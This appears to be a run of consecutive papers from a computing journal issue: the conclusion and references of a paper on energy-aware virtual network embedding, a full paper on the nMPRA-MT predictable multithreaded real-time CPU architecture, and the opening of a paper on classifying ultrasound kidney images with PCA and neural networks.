Embedding multiple virtual networks on a shared substrate network is NP-hard. This complexity is increased by considering energy efficiency of virtual network embedding. In this paper, we modeled energy-aware virtual network embedding problem and proposed an efficient energy aware virtual network-embedding algorithm based on multi-objective particle swarm optimization. The proposed algorithm aims to find good "tradeoff" virtual network embedding solutions that represent the best possible compromises among virtual network embedding revenue, cost, fragmentation, acceptance, and power consumption. Local search is employed to enhance position vector of each particle and to speed up the convergence of the proposed algorithm. Elitism is insured by storing best non-dominated virtual network embedding solutions into external archive. Extensive simulations show that the proposed algorithm outperforms previous algorithms in terms of the long-term average revenue, long-term average cost, long-term average substrate resources fragmentation, and long-term average power

consumption. For the future work, we plan to extend the proposed algorithm to consider variant workload and employ virtual machine migration and virtual link migration to enhance energy efficiency of the proposed algorithm.

REFERENCES

[1] A. Hameed, A. Khoshkbarforoushha, R. Ranjan, P. Jayaraman, J. Kolodziej, P. Balaji, S. Zeadally, Q. Malluhi, N. Tziritas, A. Vishnu, S. Khan, and A. Zomaya, "A survey and taxonomy on energy efficient resource allocation techniques for cloud computing systems," *Computing*, pp. 1–24, 2014.

[2] I. Fajjari, N. Aitsaadi, and G. Pujolle, "Cloud networking: An overview of virtual network embedding strategies," in *Global Information Infrastructure Symposium, 2013*, 2013, pp. 1–7.

[3] Y. Qiao, "Modified multi-objective particle swarm optimization algorithm for multi-objective optimization problems," in *Advances in Swarm Intelligence*, ser. Lecture Notes in Computer Science, Y. Tan, Y. Shi, and Z. Ji, Eds. Springer Berlin Heidelberg, 2012, vol. 7331, pp. 520–527.

[4] Y. Wang and H. Xu, "Multiobjective particle swarm optimization without the personal best," *Journal of Shanghai Jiaotong University (Science)*, vol. 19, no. 2, pp. 155–159, 2014.

[5] M. Reyes-sierra and C. A. C. Coello, "Multi-objective particle swarm optimizers: A survey of the state-of-the-art," *International Journal Of Computational Intelligence Research*, vol. 2, no. 3, pp. 287–308, 2006.

[6] E. Rodriguez, G. Alkmim, D. Batista, and N. da Fonseca, "Trade-off between bandwidth and energy consumption minimization in virtual network mapping," in *2012 IEEE Latin-America Conference on Communications (LATINCOM)*, 2012, pp. 1–6.

[7] Y. Tarutani, Y. Ohsita, and M. Murata, "A virtual network to achieve low energy consumption in optical large-scale datacenter," in *2012 IEEE International Conference on Communication Systems (ICCS)*, 2012, pp. 45–49.

[8] G. Sun, V. Anand, D. Liao, C. Lu, X. Zhang, and N.-H. Bao, "Power-efficient provisioning for online virtual network requests in cloud-based data centers," *Systems Journal, IEEE*, vol. PP, no. 99, pp. 1–15, 2013.

[9] R. Chang and C. Wu, "Green virtual networks for cloud computing," in *2010 5th International ICST Conference on Communications and Networking in China (CHINACOM)*, 2010, pp. 1–7.

[10] A. Fischer, M. Beck, and H. de Meer, "An approach to energy-efficient virtual network embeddings," in *2013 IFIP/IEEE International Symposium on Integrated Network Management (IM 2013)*, 2013, pp. 1142–1147.

[11] J. Lischka and H. Karl, "A virtual network mapping algorithm based on subgraph isomorphism detection," in *Proceedings of the 1st ACM Workshop on Virtualized Infrastructure Systems and Architectures*, ser. VISA '09. New York, NY, USA: ACM, 2009, pp. 81–88.

[12] A. Beloglazov and R. Buyya, "Energy efficient resource management in virtualized cloud data centers," in *2010 10th IEEE/ACM International Conference on Cluster, Cloud and Grid Computing (CCGrid)*, 2010, pp. 826–831.

[13] A. Beloglazov and R. Buyya, "Optimal online deterministic algorithms and adaptive heuristics for energy and performance efficient dynamic consolidation of virtual machines in cloud data centers," *Concurrency and Computation: Practice and Experience*, vol. 24, no. 13, pp. 1397–1420, 2012.

[14] X. Cheng, S. Su, Z. Zhang, H. Wang, F. Yang, Y. Luo, and J. Wang, "Virtual network embedding through topology-aware node ranking," *SIGCOMM Comput. Commun. Rev.*, vol. 41, no. 2, pp. 38–47, Apr. 2011.

[15] Z. Zhang, X. Cheng, S. Su, Y. Wang, K. Shuang, and Y. Luo, "A unified enhanced particle swarm optimization-based virtual network embedding algorithm." *Int. J. Communication Systems*, vol. 26, no. 8, pp. 1054–1073, 2013.

[16] X. Cheng, S. Su, Z. Zhang, K. Shuang, F. Yang, Y. Luo, and J. Wang, "Virtual network embedding through topology awareness and optimization," *Computer Networks*, vol. 56, no. 6, pp. 1797 – 1813, 2012.

[17] S. Su, Z. Zhang, X. Cheng, Y. Wang, Y. Luo, and J. Wang, "Energy-aware virtual network embedding through consolidation," in *2012 IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS)*, 2012, pp. 127–132.

[18] A. A. Shahin, "Virtual network embedding algorithms based on best-fit subgraph detection," *Computer and Information Science; Vol. 8, No. 1; 2015 ISSN 1913-8989 E-ISSN 1913-8997 Published by Canadian Center of Science and Education*, vol. 8, No. 1, pp. 62–73, 2015.

[19] A. A. Shahin, "Using heavy clique base coarsening to enhance virtual network embedding," *International Journal of Advanced Computer Science and Applications(IJACSA)*, vol. 6 Issue 1, pp. 125–132, 2015.

[20] J. Gehr and J. Schneider, "Measuring fragmentation of two-dimensional resources applied to advance reservation grid scheduling," in *9th IEEE/ACM International Symposium on Cluster Computing and the Grid, 2009. CCGRID '09.*, May 2009, pp. 276–283.

[21] V. Sivaraman, A. Vishwanath, Z. Zhao, and C. Russell, "Profiling per-packet and per-byte energy consumption in the netfpga gigabit router," in *2011 IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS)*, April 2011, pp. 331–336.

[22] K. Deb, A. Pratap, S. Agarwal, and T. Meyarivan, "A fast and elitist multiobjective genetic algorithm: Nsga-ii," *IEEE Transactions on Evolutionary Computation*, vol. 6, no. 2, pp. 182–197, Apr 2002.

Predictable CPU Architecture Designed for Small Real-Time Application - Concept and Theory of Operation

Nicoleta Cristina GAITAN, Ionel ZAGAN, Vasile Gheorghita GAITAN

Faculty of Electrical Engineering and Computer Science
Stefan cel Mare University of Suceava, Romania
Suceava, Romania

Abstract—The purpose of this paper is to describe an predictable CPU architecture, based on the five stage pipeline assembly line and a hardware scheduler engine. We aim at developing a fine-grained multithreading implementation, named nMPRA-MT. The new proposed architecture uses replication and remapping techniques for the program counter, the register file, and the pipeline registers and is implemented with a FPGA device. An original implementation of a MIPS processor with thread interleaved pipeline is obtained, using dynamic scheduling of hard real-time tasks and interrupts. In terms of interrupts handling, the architecture uses a particular method consisting of assigning interrupts to tasks, which insures an efficient control for both the context switch, and the system real-time behavior. The originality of the approach resides in the predictability and spatial isolation of the hard real-time tasks, executed every two clock cycles. The nMPRA-MT architecture is enabled by an innovative scheme of predictable scheduling algorithm, without stalling the pipeline assembly line.

Keywords—fine-grained multithreading; hardware scheduler; pipeline; hard real-time; predictable

I. INTRODUCTION

The spectacular development of the embedded systems in the past few years confirm their importance and major impact on the present-day scientific, technological, and socioeconomic areas. Their importance is rendered by the extensive applicability area (including real-time and low-power applications) of the present research in fields like automotive, robotics, and industrial control. The difficulties encountered while developing this approach are generated by the design process aimed at obtaining a predictable architecture.

Real-time systems (RTS) are those systems which provide a correct response within a predetermined time [1]. This predetermined time, considered a deadline, generates a classification of the embedded RTS in:

- Soft RTS – missing the deadline does not cause a critical effect;

- Hard RTS - missing the deadline causes a hazard situation.

The application always requires the properties that define the RTS, even if the system does not. The main feature of the embedded RTS is to ensure deterministic and predictable

control of a process. In critical applications, obtaining a correct answer after the deadline is insufficient and cannot be taken into consideration. Depending on the consequences of missing a deadline, real-time tasks are classified into three categories [1]:

- Hard: if the missing of a deadline results in catastrophic effects, the task can be called hard real-time task;

- Firm: a task can be considered firm if the results produced after the deadline are not used within the system and do not involve damage;

- Soft: real-time tasks can be considered soft, if the results produced after the deadline may be used within the system, even if they degrade the system performance.

The limitations of the current Real-Time Operating System (RTOS) are rendered by the complex approach of the design level of the CPU, the memory, the I/O subsystem, and the high level languages and compilers. The time varying behavior of the RTOS implemented in software implies an unpredictable response for interrupts. For the most commercial RTOS, the execution of the same instructions in a variable number of cycles is generated by hazards. In order to eliminate this impediment, CPU architectures have developed deeper pipelines with out of order speculative execution and dynamic scheduling, while memories have been organized hierarchically by using cache memories on multiple levels.

In real-time systems, a single processor must execute multiple tasks with different priorities using an appropriate scheduling model. As a consequence, the system must meet safety and certification requirements, which are specified using standards for real-time kernels. Based on these constraints, in recent years, there has been intensive research on hardware scheduling of real-time systems. Among the many approaches regarding software and hardware scheduled [2][3][4][5][6], the actual implementations must provide hardware based isolation by means of a real-time operating system. While the commercial RTOS reduce significantly the hardware costs, these new approaches must be verified and certified, a process which is not simple since the system introduces overhead for task switching and execution time monitoring. Although using sophisticated mechanisms, in a real time system, it is difficult to determine the task's Worst Case Execution Time (WCET).

The predictability of the current CPU implementations depends on the task scheduler, the pipeline ordering, the branch prediction, memories and caches.

Some fine-grained multithreaded CPU implementations can preserve spatial isolation, having inadequate thread scheduling algorithms.

The XMOS X1 project can fully utilize the processor, activating simultaneously four threads; still, a dynamic scheduling may reduce temporal isolation of active threads [5].

In the PTARM implementation [7], the authors isolate each hard thread; the disadvantage is that these exactly four threads can be constantly active in the five stage pipeline architecture.

The FlexPRET, presented in [8], is a fine-grained multithreaded processor designed for mixed-criticality systems. This implementation stalls the pipeline assembly line, when the scheduler executes instructions, every clock cycle, from same thread.

By incorporating RTOS functionality into hardware, we obtain a performance improvement of the entire system, guaranteed by the appropriate benchmark programs.

As a consequence, field-programmable gate array (FPGA) devices, with a high capacity of the logic gates and efficient prices [2], represent a hardware support for embedded RTOS. For this reason we propose a hardware implementation for RTOS functionalities, using the FPGA systems [6].

This paper is structured as follows: in section I is presented an introduction, the fine-grained architecture nMPRA-MT is presented in section II and the dynamic scheduler is described in section III. Similar works are described in section IV and final conclusions, including future work, are inserted in section V.

II. THE FINE-GRAINED NMPRA-MT ARCHITECTURE

In order to obtain an innovative implementation with

Fig. 1.   Five stage fine-grained nMPRA-MT architecture with resource replication (PC, register file, pipeline registers)

predictable behavior, we propose a fine-grained multithreading processor, with spatial and temporal isolation between tasks. This architecture implemented for n tasks, called Fine-grained Multithreading - Multi Pipeline Register Architecture (nMPRA-MT), extends the Multi Pipeline Register Architecture (MPRA) project presented in [3] and [4]. This concept replaces the stack saving classical method with a remapping algorithm, which uses the replication of resources such as program counter, register file and pipeline registers, for n threads, τ_n, as shown in Fig. 1. Our CPU architecture uses the basic idea of the FlexPRET project presented in [8]. To ensure predictability, we propose a new scheduler architecture, which executes hard real-time tasks every two clock cycles. Implementing a new forwarding unit, our architecture is able to eliminate stalls from pipeline assembly line.

The proposed architecture nMPRA-MT is designed to implement the MIPS instruction set, adding new instructions,

required for tasks scheduling operation. This original architecture enables the execution of the new scheduled task, starting with the next clock cycle. In order to implement the nMPRA-MT project, we use a hardware scheduler engine for n threads (nHSE), with dynamic scheduling algorithms for tasks, interrupts, and events. The aim of the nHSE is to interleave instructions from different threads in the pipeline assembly line. The scheduler dynamically controls an arbitrary number of threads within the pipeline levels.

The concept of the fine-grained multithreading can be defined as the technique to fetch, each clock cycle, instructions from different hardware threads, allowing instructions from multiple threads to be interleaved dynamically in the pipeline.

The nMPRA-MT is a fine-grained multithreaded architecture, designed for the hard real-time system requirements. In order to preserve the performance of the

classical pipeline implementation, we use a new innovative pipelined assembly line containing five stages. This allows the simultaneous execution, within the pipeline levels, of four instructions from different threads, thus the final execution report is an instruction per clock cycle. Being a fine-grained thread-interleaved pipeline implementation, the nMPRA-MT is able to execute the instruction from different threads at any given time. If the instruction is fetched from different threads, no hazard situations are possible, but if the scheduler fetches instructions from the same thread every two clock cycles, it is possible to meet hazard situations resolved by the Forward Unit. As can be seen in Fig. 1, a dedicated Hazard Detection Unit was designed in order to detect any structural hazards, data hazards or control hazards. With the Forward Unit, it is no longer possible to stall an instruction from a thread which has already been fetched, if it depends on data which has not been calculated yet, as presented in the next chapter.

Hard RTS have a critical behavior in terms of real time, where the hardware-based isolation and the predictability of the threads are very important characteristics. In this scope, our implementation classifies the high priority tasks as hard threads–HT. Soft real-time tasks–ST, are tasks for which the results produced after the deadline do not cause a critical effect. By scheduling an arbitrary set of tasks with nHSE, our architecture supports hardware-based isolation for HTs, and offers STs the unused CPU cycles.

The nMPRA-MT architecture has the interrupt system presented in [3]. This interrupt handling is completely distributed and flexible in the system, allowing us to prevent the unpredictable situations generated by the interrupt service routines (ISRs). In order to obtain a minor jitter, the interrupts are attached to a HT or a ST task, inheriting the type and scheduling method used by nHSE. This represents an important feature of the embedded systems, because it is not necessary to flush the pipeline on their appearance. If the interrupt is assigned to an HT having the highest priority, the execution starts without affecting the pipeline assembly line.

Fig. 2. Instructions execution by fine-grained nMPRA-MT pipeline architecture. IF-Instruction Fetch stage, ID-Instruction Decode stage, EX-EXecute stage, MEM-Memory stage, WB- Write Back stage

In order to minimize the number of clocks per instruction execution, a data path pipelined scheme with five stages was designed. As can be seen in Fig. 1, the multiplexor which selects the data to be written in the Register file, through the MEM/WB pipeline register, is placed immediately after the data memory. Because the data is stored on the rising edge of the CPU clock in the Memory pipeline stage, while the reading operation of the instruction is made on the falling edge of the clock, situation hazards can be avoided when the CPU executes multiple instructions from the same thread every two cycles.

Gaitan et al. present in [9] the basics of the nMPRA architecture for n tasks using the remapping algorithm with the replication of resources. Thus, each task scheduled by the nHSE has a distinct program counter (PC), a separated bank in the Register file, and a distinct set of pipeline registers (IF/ID - Instruction Fetch-Instruction Decode stage, ID/EX - Instruction Decode-Execute stage, EX/MEM - Execute-Memory stage, and MEM/WB - Memory-Write Back stage). When a new task is placed on the pipeline, the context switch can be accomplished in only one clock cycle. An instance of the processor represents a semi CPU (sCPUi for task i); all the resources of the processor are shared by every sCPUi, except the sCPU0. The sCPU0 instance is the only one active after power-on or reset, being able to access the scheduler configuration and task registers. The IDLE, SLEEP, and RUN state for each thread scheduled by the nHSE, is stored in a special STATE register. Along with the ID priority register assigned for each thread, an appropriate scheduling algorithm is implemented and executed for all HT or ST threads. In the nHSE scheduling scheme, every τ_n has its own ID and STATE register. The τ_0 thread, with an ID equal to 0, has the highest priority, and the lowest priority thread, τ_{n-1}, corresponds to an ID equal to n-1. As can be remarked in Fig. 1, the replication of the program counter, register file and a set of pipeline registers is made for τ_n threads. The threads filled in blue (τ_0, τ_1 and τ_2) are in the RUN state and share the resources of the processor pipeline, but the threads left blank (τ_{n-1}) are in the IDLE or SLEEP state.

III. DYNAMIC SCHEDULING IMPLEMENTED BY NHSE

The nMPRA-MT architecture is equipped with a dynamic scheduler built into an FPGA device. The preemptive scheduling algorithm, implemented by the nHSE, is able to perform fast task switching, without flushing or stalling the pipeline assembly line.

The nHSE is a finite state machine (FSM) implemented into the hardware, having an independent execution handling of the input events, such as interrupts or timers [4]. As can be noted in Fig. 1, the presence of the Inhibit signal from the IF/ID pipeline register to the nHSE block, signals the presence of the load and store instructions. This mechanism is implemented to guarantee that memory access is atomic.

Our CPU is structured to be a five stage MIPS pipelined processor, (IF - Instruction Fetch, ID - Instruction Decode, EXE - Execute and MEM - Memory, WB - Write Back), maintaining the performance of pipeline computing.

In Fig. 2, the τ_0 thread depicted in red, is introduced for execution in pipeline levels I and III.

Through this scheduling, at the expense of an execution latency of two clock cycles for τ_0, the worst cases of pipeline stagnation are avoided.

In levels II and IV, three ST threads (τ_1, τ_2 and τ_3) have been introduced by using the round-robin scheduling algorithm, achieving a full charge of the CPU pipeline. Thus, the nHSE manages all the HT and ST threads, depending on the type and state of each owner. For an optimal use of the CPU cycles, the τ_1, τ_2, and τ_3 are scheduled when the HT threads are in the IDLE or SLEEP state.

The Hazard detection unit and Forward unit blocks, depicted in Fig. 1, detects if there are hazard situations and forward data when is necessary. In the example presented in Fig. 2, it is possible to solve all hazard situations, because the τ_0 is scheduled every two cycles.

A data hazard which stalls the pipeline is not possible in nMPRA-MT, because the new nHSE does not schedule in a continuous manner the instructions from a particular thread τ_i. In other CPU implementations, it is possible to waste clock cycles, when the pipeline must be stalled in order to wait for the data processed by the previous instruction of the same thread. If data hazards appear when different τ_i are interleaved in the pipeline, the forwarding unit redirects the data from the memory directly to the executing stage, avoiding the stagnation of the pipeline.

In the example outlined in Fig. 2, the nMPRA-MT executes 10 instructions from τ_0, τ_1, τ_2 and τ_3 in the same number of clock cycles. Having an arbitrary number of hard and soft threads, the calculation of a WCET is a simpler action if the scheduled algorithm is the appropriate one. If τ_i proves to be schedulable after the feasibility analysis, the nMPRA-MT becomes a predictable architecture, providing, as well, hardware-based isolation for the HT threads.

In order to obtain a minimal jitter accepted by the real-time application, each thread maintains its own program counter, general-purpose registers, and pipeline registers. The nHSE decides which thread to fetch the next instruction from, according to schedule algorithm and deadlines.

Because the number of threads scheduled exceeds the number of pipeline levels, it is necessary to know which thread will meet its deadline earlier. Based on the ID and STATE registers, it is possible to execute without penalties a new instruction from a different τ_i.

The processor must include a solid support when working with critical resources. For this reason, the hardware support dedicated to the mutex and simple semaphores, represents an improvement on the predictability of the system.

In order to guarantee the timing predictability of each HT, a constant scheduling frequency is required in order to meet an individual deadline. This scheduling constraint is not required for ST because the results produced after the deadline of the threads may still be used. For the HT tasks in real-time systems, the upper bound is fixed at compile time, considering also the time spent with the interrupts execution. Based on the feasibility study of a set of tasks, the WCET analysis must confirm the safe upper bounds for the HT.

The development of a new application was necessary because the present architecture extends the instruction set of the traditional MIPS processor, adding specific instructions for the dynamic scheduling of the fine-grained multithreading architecture. In order to implement all the modules of the CPU in VERILOG, the logic structures which operate concurrently must be synchronized so as to obtain the right behavior of the system. For this reason, the external clock must control the correct blocks at the right time. To validate the correct functionalities of the real-time nMPRA-MT architecture, the traditional MIPS compilation tools can be used, without many changes.

IV.   RELATED WORK

This chapter provides a brief description of a few similar architecture and scheduler implementations, regarding the development of the real-time kernel primitives in hardware.

We start with the XMOS project, proposed by May, in [10]. The author has implemented an XMOS processor which can use the entire CPU even if the number of active tasks is less than four. A variation in the number of active tasks reduces the temporal isolation and produces difficulties in calculating WCET. The new XMOS architecture, presented in [11], allows the architects to build systems with multiple Xcore, providing a communication mechanism based on messages between all the Xcores within the kernel. Implementing a communication protocol between multiple cores via links, XMOS can be successfully used in multicore systems, dedicated boards or distributed systems.

The PTARM project presented in [7], guarantees spatial isolation for each thread. This is possible if there are at least four threads constantly active to fully utilize the processor. The PTARM has five stages of pipeline, requiring at least four threads to keep the processor completely occupied. The tasks are scheduled in the pipeline using the round-robin algorithm. PTARM is recommended for hard real-time systems because it has a constant frequency, but cycles are lost if less than four threads are executed.

The new CPU architecture presented in [8], is a fine-grained multithreaded processor designed to support the architectural techniques for mixed-criticality systems. FlexPRET supports an arbitrary number of interlacing threads controlled by a new scheduler.

Threads are classified as hard (hard real-time thread - HRTT) or soft (soft real-time thread - SRTT). FlexPRET supports hardware isolation for HRTT, while allowing the SRTT to efficiently use the CPU.

In [12], the authors proposed a new processor called JOP-Plus. This processor may be used for embedded systems, even in real-time applications. This is because, most of the code is written in SystemJ, the programming language used for designing the concurrent distributed software systems. The main reasons why the Java language has not been introduced in real-time applications are:

- Code execution needs a Java Virtual Machine (JVM) as an additional layer between the processor and the Java code;

- The mechanism's automatic garbage collection makes the response of Java programs to be unpredictable;

- The structure of Java concurrent programs is completely non-deterministic.

Register file (RF) 16x16 is used for temporary storage of the operands used by the Concurrency and Reactivity Control Flow (CRCF) code. Unlike GALS-JOP, the data memory is in the 16 bit format and stores the CRCF memory data structures. The JOP-Plus architecture has improved memory organization compared to the GALS-JOP basic project, eliminating the instruction jump-table. The new developed processor outperforms the SystemJ execution platform while having the most efficient use of the FPGA, being optimal in embedded real-time applications.

Al-Zawawi et al., in [13], propose an architecture which can be divided into a set of virtual processors. The execution time of these processors has a separate context, providing a composite time for the tasks which run on a virtual processors. The architecture allows us to partition it into a few processors with higher performance or more processors with lower performance or a combination of the two extremes.

Rochange and Sainrat, in [14], propose changes in the dynamic superscalar processor pipeline lines by slowing (stalling) the instructions between blocks. They realized that the time consumed by the basic blocks is independent from one block to another, by stalling the instruction extraction in a basic block until the instructions from the previous block are executed.

V. CONCLUSION AND FUTURE WORK

The current paper extends the processor architecture presented in [3] and [4], implementing original new solution for the nMPRA and nHSE real-time behavior. The scheduler architecture has been implemented with a dynamic algorithm, providing predictability and hardware based isolation for the HT. The necessities for implementing RTOS in hardware are: jitter reduction, improved response time for external events, reduction of CPU, memory footprint and eliminating as much of the execution overhead given by the scheduler as possible.

The nMPRA-MT project is a powerful architecture based on its proprieties:

- The nMPRA-MT architecture is a predictable one because the nHSE eliminates stalls from the pipeline assembly line while executing the HT every two clock cycles;

- The pipeline is not reset because it is not necessary to restore/save the context due to the replication of resources (PC, file registers and pipeline registers);

- It uses a strong statement that a task can wait for different types of events (time, mutex, private event, interrupts timers for deadlines, etc.);

- Switching between tasks is usually accomplished in a single machine cycle, maximum three machine cycles when working with global memory;

- It comes with a distributed controller which inherits the priority interrupts of that interrupt task;

- It supports dynamic scheduling algorithms.

However, the architecture is susceptible to improvements such as:

- The implementation of nHSE as a coprocessor to use the existent professional compiler facilities, such as MIPS and ARM Cortex-Mx;

- Improving predictability in case of data hazards which can provide different times for the same instruction execution;

- Increase the parallelization of the instructions' execution through optimal scheduling algorithms;

- Improved response time to simultaneous multiple events and multiple interrupts by using priority encoding and transferring them directly to the event handlers;

- The explicit definition of a memory and peripherals model.

- The implementation of a wide variety of possible configurations for the processor in FPGA.

REFERENCES

[1] Giorgio C. Buttazzo, "Hard Real-Time Computing Systems" - Predictable Scheduling Algorithms and Applications, Third edition.

[2] Shawash, J.; Selviah, D.R., "Real-Time Nonlinear Parameter Estimation Using the Levenberg–Marquardt Algorithm on Field Programmable Gate Arrays," Industrial Electronics, IEEE Transactions on, vol.60, no.1, pp.170-176, Jan. 2013.

[3] E. Dodiu and V.G. Gaitan, "Custom designed CPU architecture based on a hardware scheduler and independent pipeline registers – concept and theory of operation," 2012 IEEE EIT International Conference on Electro-Information Technology, Indianapolis, IN, USA, 6-8 May 2012, ISBN: 978-1-4673-0818-2, ISSN: 2154-0373

[4] Gaitan, V.G.; Gaitan, N.C.; Ungurean, I, "CPU Architecture Based on a Hardware Scheduler and Independent Pipeline Registers" Very Large Scale Integration (VLSI) Systems, IEEE Transactions on, no.99, pp.1,1 doi: 10.1109/TVLSI.2014.2346542.

[5] May, D., The XMOS XS1 Architecture. XMOS, 2009.

[6] Liu, I, Reineke, J., & Lee, E. A. (2010, November). A PRET architecture supporting concurrent programs with composable timing properties. In Signals, Systems and Computers (ASILOMAR), 2010 Conference Record of the Forty Fourth Asilomar Conference on (pp. 2111-2115). IEEE.

[7] I. Liu, J. Reineke, D. Broman, M. Zimmer, and E. Lee, "A PRET microarchitecture implementation with repeatable timing and competitive performance," in Proc. of the 30th IEEE International

Conference on Computer Design (ICCD), 2012, pp. 87–93.

[8] Michael Zimmer, David Broman, Chris Shaver, and Edward A. Lee. FlexPRET: A Processor Platform for Mixed-Criticality Systems. Proceedings of the 20th IEEE Real-Time and Embedded Technology and Application Symposium (RTAS), Berlin, Germany, April 15-17, 2014 (accepted paper).

[9] E. Dodiu, V.G. Gaitan and A. Graur, "Custom designed CPU architecture based on a hardware scheduler and independent pipeline registers – architecture description," IEEE 35'th Jubilee International Convention on Information and Communication Technology, Electronics and Microelectronics, Croatia, 24 May 2012, ISSN: 1847-3946, ISBN 978-953-233-069-4.

[10] May, D., "The XMOS Architecture and XS1 Chips," Micro, IEEE , vol.32, no.6, pp.28,37, Nov.-Dec. 2012, doi: 10.1109/MM.2012.87.

[11] https://www.xmos.com/download/public/xCORE-Multicore-Microcontrollers-Overview%281.3%29.pdf.

[12] Nadeem, M.; Biglari-Abhari, M.; Salcic, Z., "JOP-plus - A processor for efficient execution of java programs extended with GALS concurrency," Design Automation Conference (ASP-DAC), 2012 17th Asia and South Pacific , vol., no., pp.17,22, Jan. 30 2012-Feb. 2 2012, doi: 10.1109/ASPDAC.2012.6164940.

[13] A. El-Haj-Mahmoud, A. S. Al-Zawawi, A. Anantaraman, and E. Rotenberg, Virtual multiprocessor: an analyzable, highperformance architecture for real-time computing, in CASES '05. New York, NY, USA: ACM, 2005, pp. 213–224.

[14] Rochange and P. Sainrat, A time-predictable execution mode for superscalar pipelines with instruction prescheduling, in CF '05. New York, NY, USA: ACM, 2005, pp. 307–314.

Classification of Ultrasound Kidney Images using PCA and Neural Networks

Mariam Wagih Attia
Faculty of Computers & Information Sciences,
Mansoura University, Mansoura, Egypt

Hossam El-Din Moustafa
Faculty of Engineering,
Mansoura University, Mansoura, Egypt

F.E.Z. Abou-Chadi
Faculty of Engineering, The British University in Egypt,
Cairo, Egypt

Nagham Mekky
Faculty of Computers & Information Sciences,
Mansoura University, Mansoura, Egypt

Abstract—In this paper, a computer-aided system is proposed for automatic classification of Ultrasound Kidney diseases. Images of five classes: Normal, Cyst, Stone, Tumor and Failure were considered. A set of statistical features and another set of multi-scale wavelet-based features were extracted from the region of interest (ROI) of each image and the principal component analysis was performed to reduce the number of features. The selected features were utilized in the design and training of a neural network classifier. A correct classification rate of 97% has been obtained using the multi-scale wavelet-based features.

Keywords—Ultrasound kidney images; Feature Extraction; Principal Component Analysis; Neural Network classifier

I. INTRODUCTION

In recent years, great advances have been made in automated systems for detecting kidney diseases using ultrasonic systems which allow a greater amount and quality of information to be extracted during imaging the patients. The use of feature extraction, image analysis and pattern recognition techniques for classification is most suited to the evaluation of global conditions (e.g. failure, stone, tumor, and cyst).

Previous work have utilized feature extraction techniques such as Gray Level Statistical features, Fourier Transform and Gabor Wavelet's features with kidney and liver ultrasound images [1-3].

The present paper describes an automated system for analyzing and classifying ultrasound kidney images. The system starts with capturing the ultrasound kidney image and identifying the region of interest. Image Preprocessing techniques are also employed to improve image quality and reduce noise. Discrete Wavelet Transform (DWT) was used for feature extraction as it has potential capacity in classification problems [4]. Moreover, statistical features were extracted for the comparison purposes. Feature extraction with DWT yields to a large number of features being extracted, so the PCA technique was employed as being efficient in selecting the optimal features [1], [5], and [6]. The last stage in the system is the classifier. A multi-layer neural network was designed and trained using the optimal features selected by PCA.

The characteristics of the designed classifier were investigated and optimized for both best performance and highest classification rate [7]. Fig. 1 shows a block diagram for the proposed system.

Fig. 1. The Proposed system for automatic classification of kidneys images

The paper is organized as follows: Section II describes the database used and the kidney diseases considered in the present study. Image preprocessing techniques are explained in Section III. Sections IV and V present the feature extraction and feature selection techniques utilized, respectively. The classification stage is explained in Section VI where an artificial neural network is utilized. Section VII gives the concluding remarks.

II. DATA COLLECTION

Sixty-Six ultrasound kidney images were obtained from ULTRASCAN CENTRE – Ernakulum, Cochin, Kerala, India (http://www.ultrasound-images.com/kidneys.htm) and Ultrasound Guide for Emergency Physicians-Johns Hopkins University Department of Emergency Medicine (http://www.sonoguide.com/renal.html) ; it includes a collection of images for normal kidney and kidney with multiple kinds of diseases [8] such as:

- Angiomyolipomas (Tumor): These are the most common benign tumor of the kidney and are composed of blood vessels, smooth muscle cells and fat cells.

- Renal failure: It is a medical condition in which the kidneys fail to adequately filter waste products from the blood.

- Cystic kidney disease: it is a cystic genetic disorder of the kidneys

